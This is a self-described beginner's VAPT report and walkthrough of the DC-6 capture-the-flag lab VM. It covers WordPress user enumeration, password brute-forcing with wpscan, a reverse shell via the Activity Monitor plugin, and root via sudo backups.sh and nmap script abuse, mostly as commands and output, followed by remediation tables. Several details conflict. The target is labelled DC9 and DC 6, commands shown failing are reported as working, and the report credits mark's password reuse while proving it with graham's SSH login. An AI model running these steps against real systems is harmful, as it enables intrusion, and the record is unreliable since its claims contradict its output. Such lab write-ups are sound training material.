
DC 6 VAPT REPORT

Target System: DC9

Target IP Address: 192.168.31.164

Assessment Date:03/07/2026

Prepared By: Nikhil Gowda (Cybersecurity Analyst/Fresher)




This is the list of ip inside the network.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- 192.168.31.164
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-10 08:35 -0400
Nmap scan report for dc-6.lan (192.168.31.164)
Host is up (0.00075s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
MAC Address: 00:0C:29:E5:2B:1B (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.03 seconds
```

Through nmap scan we got the ip address of DC 6 machine in which two services were running .



All I did was navigate to http://wordy but it immediately re-directed me to http://wordy.

Not a problem... I just need to edit my /etc/hosts file. I decided to use vim (still figuring out how to exit) with the command: vim /etc/hosts.

Awesome, we got Wordy - Just another WordPress site.

Perfect, we can confirm that it is a WordPress website. Time to fire up wpscan!

wpscan is the *de-facto* tool for any WordPress website. I decided to launch it to test for vulnerabilities and enumerate as much information as possible with the following command: wpscan --url http://wordy --enumerate

```
[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://wordy/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] graham
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] mark
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] sarah
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] jens
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Jun 10 09:20:22 2026
[+] Requests Done: 3602
[+] Cached Requests: 8
[+] Data Sent: 929.662 KB
[+] Data Received: 1.114 MB
[+] Memory used: 307.086 MB
[+] Elapsed time: 00:00:25
```

Wow! I found 2 interesting points from the results of wpscan:

1. WordPress version - 5.1.1
2. Identified users - admin, sarah, graham, mark, jens

So far we have access to the WordPress UI and a list of usernames. What next?

I decided to explore the possibility of breaking in as a user. So, I navigated to http://wordy/wp-login.php

A pretty normal-looking WordPress login screen. Okay, time to brute-force!

But wait… there's a clue from the creator (@DCAU)…

OK, this isn't really a clue as such, but more of some "we don't want to spend five years waiting for a certain process to finish" kind of advice for those who just want to get on with the job.

cat /usr/share/wordlists/rockyou.txt | grep k01 > passwords.txt That should save you a few years. ;-)

You're the man (or woman), @DCAU!

Basically, the next step was to *brute-force* the login to WordPress. To do this, I planned to use wpscan itself with the rockyou.txt wordlist. But, with @DCAU's advice, I decided to run that Linux command first.

```
┌──(kali㉿kali)-[/usr/share/wordlists/rockyou.txt]
└─$ sudo cat /usr/share/wordlists/rockyou.txt | grep k01 > passwords.txt

zsh: permission denied: passwords.txt
cat: /usr/share/wordlists/rockyou.txt: Is a directory
```

This is pretty significant because the rockyou.txt wordlist has 14344392 words. The fact that we reduced it to 2668 words is a huge time-saver.

Back to wpscan for a brute-force attempt. I ran it using the command: wpscan --url http://wordy -U admin -P passwords.txt

This never gave me any matches. Then, it hit me that we have a total of 5 identified users according to wpscan. With this knowledge, I changed my command to: wpscan --url http://wordy -U admin,sarah,mark,jens -P passwords.txt

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://wordy -U admin,sarah,mark,jens -P passwords.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.28
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```

```
[+] Performing password attack on Xmlrpc against 4 user/s
[SUCCESS] - mark / helpdesk01
Trying admin / !lak019b Time: 00:04:57 <                                                
```

- Password: helpdesk01

One thing that I usually keep in mind is that most users re-use passwords. I wondered... would Mark Jones re-use his password for SSH? Only one way to find out!

```
┌──(kali㉿kali)-[~]
└─$ ssh mark@wordy
The authenticity of host 'wordy (192.168.31.164)' can't be established.
ED25519 key fingerprint is: SHA256:BiP2AT/3IPc02K9uqH+WQ7eaE/xcImEo/D1R6/0tjE
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:11: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'wordy' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
mark@wordy's password:
Permission denied, please try again.
mark@wordy's password:
Permission denied, please try again.
mark@wordy's password:
```

One of the first things that I observed was the plugin - Activity monitor. Plugins on WordPress are infamous for being vulnerable. I decided to do some research about this plugin.

I found that there is a vulnerability (and exploit) available for this plugin on ExploitDB. To confirm this, I used my favorite tool - searchsploit as follows: searchsploit wordpress activity monitor.



Cool, there are proper instructions on how to use it. I made 3 changes:

1. I changed http://localhost:8000 to http://wordy
2. I updated the exploit's callback configuration and removed the listener arguments because I ran the listener separately.
3. I removed the arguments -nlvp (I decided to run the listener on my Attack Machine - reverse shell technique)

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 5464
listening on [any] 5464 ...
connect to [192.168.31.164] from wordy [192.168.31.164] 36780
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@dc-6:/var/www/html/wp-admin$ ls -la
ls -la
```

After opening a listening port on attacker machine(my machine) I got reverse shell from target machine.

Woah! We hit something - graham and GSo7isUM1D4. Could it be that this is the username and password for SSH? I decided to exit from the shell and give it a shot as follows: ssh graham@wordy

```
cat things-to-do.txt
Things to do:

- Restore full functionality for the hyperdrive (need to speak to Jens)
- Buy present for Sarah's farewell party
- Add new user: graham - GSo7isUM1D4 - done
- Apply for the OSCP course
- Buy new laptop for Sarah's replacement
www-data@dc-6:/home/mark/stuff$
```

Interesting. We can run the Bash script - /home/jens/backups.sh as the user jens

But first, I decided to take a look at the script and check out its commands as follows: cat /home/jens/backups.sh

```
┌──(kali㉿kali)-[~]
└─$ ssh graham@wordy
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
graham@wordy's password:
Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
graham@dc-6:~$ ls -la
total 24
drwxr-xr-x 2 graham graham 4096 Apr 26  2019 .
drwxr-xr-x 6 root   root   4096 Apr 26  2019 ..
-rw------- 1 graham graham    5 Apr 26  2019 .bash_history
-rw-r--r-- 1 graham graham  220 Apr 24  2019 .bash_logout
-rw-r--r-- 1 graham graham 3526 Apr 24  2019 .bashrc
-rw-r--r-- 1 graham graham  675 Apr 24  2019 .profile
graham@dc-6:~$ cd /home
graham@dc-6:/home$ cd ..
graham@dc-6:/$ ls
bin  boot  dev  etc  home  initrd.img  initrd.img.old  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  vmlinuz  vmlinuz.old
graham@dc-6:/$ cd /home
graham@dc-6:/home$ ls
graham  jens  mark  sarah
graham@dc-6:/home$ id
uid=1001(graham) gid=1001(graham) groups=1001(graham),1005(devs)
graham@dc-6:/home$ sudo -l
Matching Defaults entries for graham on dc-6:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User graham may run the following commands on dc-6:
```

Woah! Line number 3... /bin/bash means that it opens a shell. To put it all into perspective, if we run /home/jens/backups.sh as the user jens, then it opens a shell and we will be user jens.

I decided to run the script as follows: sudo -u jens /home/jens/backups.sh

```
graham@dc-6:/home/jens$ sudo -u jens /home/jens/backups.sh
jens@dc-6:~$ id
uid=1004(jens) gid=1004(jens) groups=1004(jens),1005(devs)
jens@dc-6:~$ whoami
jens
```

Yeah! Time to check my sudo privileges as jens using the command: sudo -l

```
jens@dc-6:~/var$ sudo -l
Matching Defaults entries for jens on dc-6:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jens may run the following commands on dc-6:
    (root) NOPASSWD: /usr/bin/nmap
```

Nmap! jens can run /usr/bin/nmap as root.

This is our shot at privilege escalation to root because of known techniques which exist for nmap.

I came across this webpage(nmap | GTFOBins) which details how to achieve a shell using nmap.

```
QUITTING!
jens@dc-6:~$ sudo nmap --script=$TF

Starting Nmap 7.40 ( https://nmap.org ) at 2026-06-11 05:41 AEST
NSE: Warning: Loading '/tmp/tmp.Z5Rz7TfbzM' -- the recommended file extension is '.nse'.
# uid=0(root) gid=0(root) groups=0(root)
# root
# total 12552
drwxr-xr-x 3 jens jens     4096 Jun 11 05:25 .
drwxr-xr-x 6 root root     4096 Apr 26  2019 ..
-rwxrwxr-x 1 jens devs       10 Jun 11 05:24 backups.sh
-rw-r--r-- 1 jens jens 12817467 Jun 11 05:20 backups.tar.gz
-rw------- 1 jens jens        5 Apr 26  2019 .bash_history
-rw-r--r-- 1 jens jens      220 Apr 24  2019 .bash_logout
-rw-r--r-- 1 jens jens     3526 Apr 24  2019 .bashrc
-rw-r--r-- 1 jens jens      675 Apr 24  2019 .profile
drwxr-xr-x 3 jens jens     4096 Jun 11 05:27 var
# # theflag.txt
# cat: the: No such file or directory
cat: ''$'\b''flag.txt': No such file or directory
#

Yb        dP 888888 88     88         8888b.   dP"Yb  88b 88 888888 d8b
 Yb  db  dP  88__   88     88          8I  Yb dP   Yb 88Yb88 88__   Y8P
  YbdPYbdP   88""   88  .o 88  .o      8I  dY Yb   dP 88 Y88 88""   `"'
   YP  YP    888888 88ood8 88ood8     8888Y"   YbodP  88  Y8 888888 (8)


Congratulations!!!

Hope you enjoyed DC-6.  Just wanted to send a big thanks out there to all those
who have provided feedback, and who have taken time to complete these little
challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.
```

PORT NO	80
SERVICE NAME	HTTP (Apache Web Server / WordPress 5.1.1)
SEVERITY	Critical
VULNERABILITY NAME	WordPress Activity Monitor Plugin Remote Code Execution
CVE ID	CVE-2018-7422
DESCRIPTION	The target WordPress site was running a vulnerable Activity Monitor plugin. The flaw allowed remote command execution, resulting in a reverse shell on the target server. User enumeration and credential brute-forcing further facilitated unauthorized access.
REMEDIATION	• Remove or update the vulnerable Activity Monitor plugin. • Upgrade WordPress to the latest supported version. • Disable unused plugins and themes. • Enforce strong passwords and MFA. • Limit login attempts and deploy a Web Application Firewall (WAF).
PROOF OF CONCEPT	• Enumerated WordPress users using **WPScan**, brute-forced the credentials (mark : helpdesk01), exploited the vulnerable Activity Monitor plugin, and obtained a reverse shell on the target machine.

Field	**Details**
PORT NO	22
SERVICE NAME	SSH (OpenSSH)
SEVERITY	Medium

VULNERABILITY NAME	Weak Credential Reuse / SSH Authentication Using Reused Credentials
CVE ID	N/A
DESCRIPTION	SSH service accepted credentials that were previously obtained from the compromised WordPress application. Reusing the same password across services allowed an attacker to gain shell access and continue privilege escalation.
REMEDIATION	• Enforce strong, unique passwords for every account.• Disable password authentication and use SSH keys.• Enable Multi-Factor Authentication (MFA).• Restrict SSH access to trusted IP addresses.• Monitor SSH login attempts and enable fail2ban.
PROOF OF CONCEPT	Credentials obtained from the WordPress application were successfully used to authenticate via SSH using `ssh graham@wordy`, confirming password reuse and unauthorized shell access.